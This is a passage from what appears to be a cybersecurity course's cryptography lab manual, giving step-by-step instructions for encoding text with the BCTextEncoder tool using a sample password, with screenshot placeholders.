
Module 20 – Cryptography

3. To encrypt the text, insert text in the clipboard.

Or

Select the data that you want to encode and paste it to the clipboard by pressing **Ctrl+V**.

4. Ensure that the **password** option is selected in the **Encode by** field and click **Encode**.




5. The **Enter password** pop-up appears; enter the password into the **Password** field and retype it in the **Confirm** field; then, click **OK**. (Here, we use the password **test@123**).




Module 20 – Cryptography

6. **BCTextEncoder** encodes the text and displays it in under the **Encoded text** section, as shown in the screenshot.



